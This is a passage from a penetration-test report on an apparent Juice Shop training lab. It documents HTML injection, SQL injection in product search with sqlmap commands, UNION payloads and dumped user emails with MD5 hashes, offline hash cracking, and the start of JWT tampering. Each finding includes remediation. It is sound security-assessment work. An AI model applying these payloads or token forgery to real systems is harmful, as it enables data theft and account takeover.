highly convincing for phishing. The full injected URL was visible in the browser address bar:

localhost:7777/#/search?q=Clique.

Risk - Likelihood: High - The exploit requires only a crafted URL that can be distributed through phishing, chat, or social media with no authentication required.

Risk - Impact: High - HTML injection enables convincing phishing pages hosted under the trusted application domain, redirecting users to attacker-controlled sites for credential harvesting.

System: GET http://localhost:3000/#/search?q= (Search results heading element)

Tools Used: Browser (manual URL crafting)

References:

- CWE-79: Improper Neutralization of Input During Web Page Generation
- OWASP A03:2021 - Injection

Evidence:




Figure 34: Reflected HTML injection in the search results heading — the word 'Clique' appears as a styled green clickable link pointing to an external domain.

Remediation: Apply HTML output encoding on all user-supplied input reflected into page content. Use Angular's built-in template escaping and never bind user-controlled values to innerHTML or any HTML-rendering property. Implement a Content Security Policy restricting navigation to unexpected

Finding 10: SQL Injection - Product Search Endpoint (Critical)

Description: The product search endpoint at **GET /rest/products/search?q=** is vulnerable to SQL injection. Unlike the login endpoint, this injection point enables full database enumeration. Column count was determined by incrementing **ORDER BY** values until an error occurred (ORDER BY 10 returned a 500 error; ORDER BY 9 returned 200 OK), confirming 9 columns. A **UNION SELECT** payload was then crafted to extract data directly from the SQLite database. Using **sqlmap** with **union-based technique**, the entire database schema was dumped, revealing 21 tables including Users, Cards, Wallets, Baskets, and SecurityAnswers. A manual **UNION SELECT** against the Users table extracted all registered email addresses and their password hashes. The score-board challenge notification confirmed: 'Database Schema (Exfiltrate the entire DB schema definition via SQL Injection.)'.

Risk - Likelihood: High - The search parameter is unauthenticated and directly injectable; the technique is documented in public resources and automatable with standard tools.


Risk - Impact: Critical - Full database access enables exfiltration of all user credentials, stored payment card data, session tokens, and application secrets.

System: GET http://localhost:7777/rest/products/search?q= - Product search endpoint

Tools Used: Burp Suite Community Edition v2025.12.5 (Repeater), sqlmap v1.10.2

References: CWE-89: Improper Neutralization of Special Elements used in an SQL Command | OWASP A03:2021 - Injection

Evidence:



```
(kali@kali)-[~/juice-shop]
$ sqlmap -u "http://localhost:7777/rest/products/search?q=test" \
--dbms=sqlite \
--prefix="))" \
--suffix="--" \
--technique=U \
--union-cols=9 \
--batch \
--no-cast \
--tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
esponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting @ 17:06:44 /2026-03-12/

[17:06:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: q (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 9 columns (custom)
  Payload: q=test')) UNION ALL SELECT 56,56,56,56,56,56,56,56,CHAR(113,112,120,118,113)||CHAR(70,79,71,75,86,97,110,97,70
,101)||CHAR(113,107,122,118,113)--

[17:06:44] [INFO] testing SQLite
[17:06:44] [INFO] confirming SQLite
[17:06:44] [INFO] actively fingerprinting SQLite
[17:06:44] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[17:06:44] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[21 tables]
+-----+
```

Figure 35: sqlmap command targeting /rest/products/search?q= with union technique and --tables flag, confirming SQLite backend.

```
<current>
[21 tables]

+-----+
| Addresses
| BasketItems
| Baskets
| Captchas
| Cards
| Challenges
| Complaints
| Deliveries
| Feedbacks
| Hints
| ImageCaptchas
| Memories
| PrivacyRequests
| Products
| Quantities
| Recycles
| SecurityAnswers
| SecurityQuestions
| Users
| Wallets
| sqlite_sequence
+-----+

[17:06:45] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[17:06:45] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 17:06:45 /2026-03-12/
```

Figure 36: sqlmap output listing all 21 tables in the database including Users, Cards, Baskets, and SecurityAnswers.




Figure 37: Burp Repeater with ORDER BY 9-- returning HTTP 200, confirming 9 columns in the result set.




Figure 38: Burp Repeater with ORDER BY 10-- returning HTTP 500 Internal Server Error, confirming column count.




Figure 39: Burp Repeater with UNION ALL SELECT payload extracting email and password hash from the Users table.




Figure 40: Response showing user email addresses concatenated with their MD5 password hashes and roles exposed via UNION injection.




Figure 41: Burp Repeater UNION SELECT against sqlite_schema returning CREATE TABLE definitions for the entire database schema.




Figure 42: Juice Shop score-board showing the 'Database Schema' challenge solved confirming full DB exfiltration via SQL Injection.

Remediation: Apply parameterised queries (prepared statements) to the product search endpoint, mirroring the fix required for the login endpoint. Validate and sanitise all user-supplied query parameters server-side. Deploy a Web Application Firewall with SQL injection detection rules. Ensure database accounts used by the application follow least-privilege principles and cannot read schema metadata tables.

Finding 11: Weak Password Hashing - MD5 Algorithm (Critical)

Description: Following successful database **exfiltration** via SQL injection in Finding 10, the Users table was extracted containing all registered user passwords stored **as MD5 hashes**. MD5 is a broken cryptographic algorithm unsuitable for password storage due to its speed and vulnerability to rainbow table and brute-force attacks. The extracted hash **3c2abc04e4a6ea8f1327d0aae3714b7d** was submitted to an online hash identification service (**hashes.com**) which immediately identified it as MD5 with high confidence. Cracking tools such as **CrackStation** and **Hashcat** can use precomputed rainbow tables to reverse MD5 hashes at scale. The terminal output from the data exfiltration file shows multiple user emails paired with their MD5 hashes and role identifiers in plaintext, making mass credential compromise trivial.

Risk - Likelihood: High - MD5 hashes are crackable offline using freely available rainbow tables and GPU-accelerated cracking tools. No server interaction is required after the initial dump.

Risk - Impact: Critical - All user account passwords including administrators are at risk of being recovered in cleartext, enabling account takeover across the entire user base and any external services where passwords are reused.

System: Users table - password hash column

Tools Used: sqlmap (data extraction), hashes.com (hash identification), CrackStation (rainbow table lookup)

References: CWE-328: Use of Weak Hash | OWASP A02:2021 - Cryptographic Failures

Evidence:

```

(kali@kali:~)~/juice-shop
$ cat data_exfiltration.txt
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: jo/JoBs
Content-Type: application/json; charset=utf-8
Etag: W/"ede-f0pxYvLLMcHnA1RRHQZvYhufl"
Vary: Accept-Encoding
Date: Thu, 12 Mar 2020 21:25:38 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 3806

{"status": "success", "data": [{"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "J12934ajuike-sho-sp:3c2abc04e46ae8f13270aae3714b7d:admin"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "accountant@juice-shop:963618f92a70b4b64522bc4c5d63dca:accounting"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "admin@juice-shop:8152023a70b07235815f0f897a105038:admin"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "am@juice-shop:83f08e54e307b3c3d3c3f0986273:customer"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "bender@juice-shop:0c365f1e7a95a8bf1bf67c744aef:customer"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "bjorn.kimlin@sgmail.com:6ed9d726c8d0c97c535941ae87570d:customer"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "bjorn@juice-shop:808371b2e897a098193be6246e454:customer"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "chris.pike@juice-shop:10a783b9e19ealc7c3a2f699f0995b:customer"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "c10@juice-shop:861917d75af51f7f93d3700d81a8f:deluxe"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "demo:f081c237fb8cf8afad7c92a0e0229:customer"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "emma@juice-shop:042f1c4a5e31afae5a6e83147f739:customer"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "etherum@juice-shop:c21c76c39371e3846a34d03b805ec:deluxe"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "john@juice-shop:804795970db62c459e5f6b78e4d55:customer"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "mc.safesearch@juice-shop:803f40bbab458f5a0ac82cd0953bc:customer"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "murg@juice-shop:c2f893d0bbbba0576c13b38ebdd9e8:customer"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "s@juice-shop:908434f3d5de9a4f7f39f3b683a2f22:customer"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "support@juice-shop:38d94336743dbcf6cd2592c783b0c2d:admin"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "testing@juice-shop:b616a64605a794f1f3d1886aa3b54b:admin"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "uwog@juice-shop:05f9121ab8b60677dac0a3ceeb8f1af:customer"}, {"id": "1", "name": "2", "description": "3", "price": "4", "deluxePrice": "5", "image": "6", "createdAt": "7", "updatedAt": "8", "deletedAt": "9", "wurstbrot@juice-shop:09ad5ba92be2583e127da2ba941de4:admin"}]]

```

Figure 43: Terminal output of data_exfiltration.txt showing all user email addresses paired with MD5 password hashes and role identifiers.

```

    "id":1,
    "name":2,
    "description":3,
    "price":4,
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":
    "J12934@juice-sh.op:3c2abc04e4a6ea8f1327d0aae3714b7d:admin"
  },
  {
    "id":1,
    "name":2,
    "description":3,
    "price":4
  }

```

Figure 44: Database response showing the extracted hash 3c2abc04e4a6ea8f1327d0aae3714b7d alongside the J12934@juice-sh.op user account.




Figure 45: hashes.com online tool identifying the extracted hash as MD5 algorithm, confirming the weak hashing scheme in use.




Figure 46: hashes.com successfully cracking the MD5 hash - returning the plaintext password, confirming passwords are recoverable via rainbow table attack.

Remediation: Replace MD5 with a modern password hashing algorithm designed for password storage such as bcrypt, Argon2, or scrypt. These algorithms are deliberately slow and include a cost factor that can be increased as hardware improves. Additionally implement per-user random salts to prevent rainbow table attacks. Force a password reset for all existing users after the migration to invalidate any already-compromised MD5 hashes.

Finding 12: Insecure JWT Implementation - Algorithm Confusion (High)

Description: The application uses JSON Web Tokens (JWT) for session management. Two weaknesses were identified. First, the JWT payload contains sensitive information in plaintext including **the user email address, role, and internal user ID**, which are **base64-decoded** without decryption. Second, the application does **not** properly validate the JWT algorithm field. By intercepting a valid JWT response, decoding the token, removing the 'alg' parameter from the header and stripping the signature, then modifying the 'id' field to another user's ID value, the server accepted the tampered token and responded with that user's data. This is an 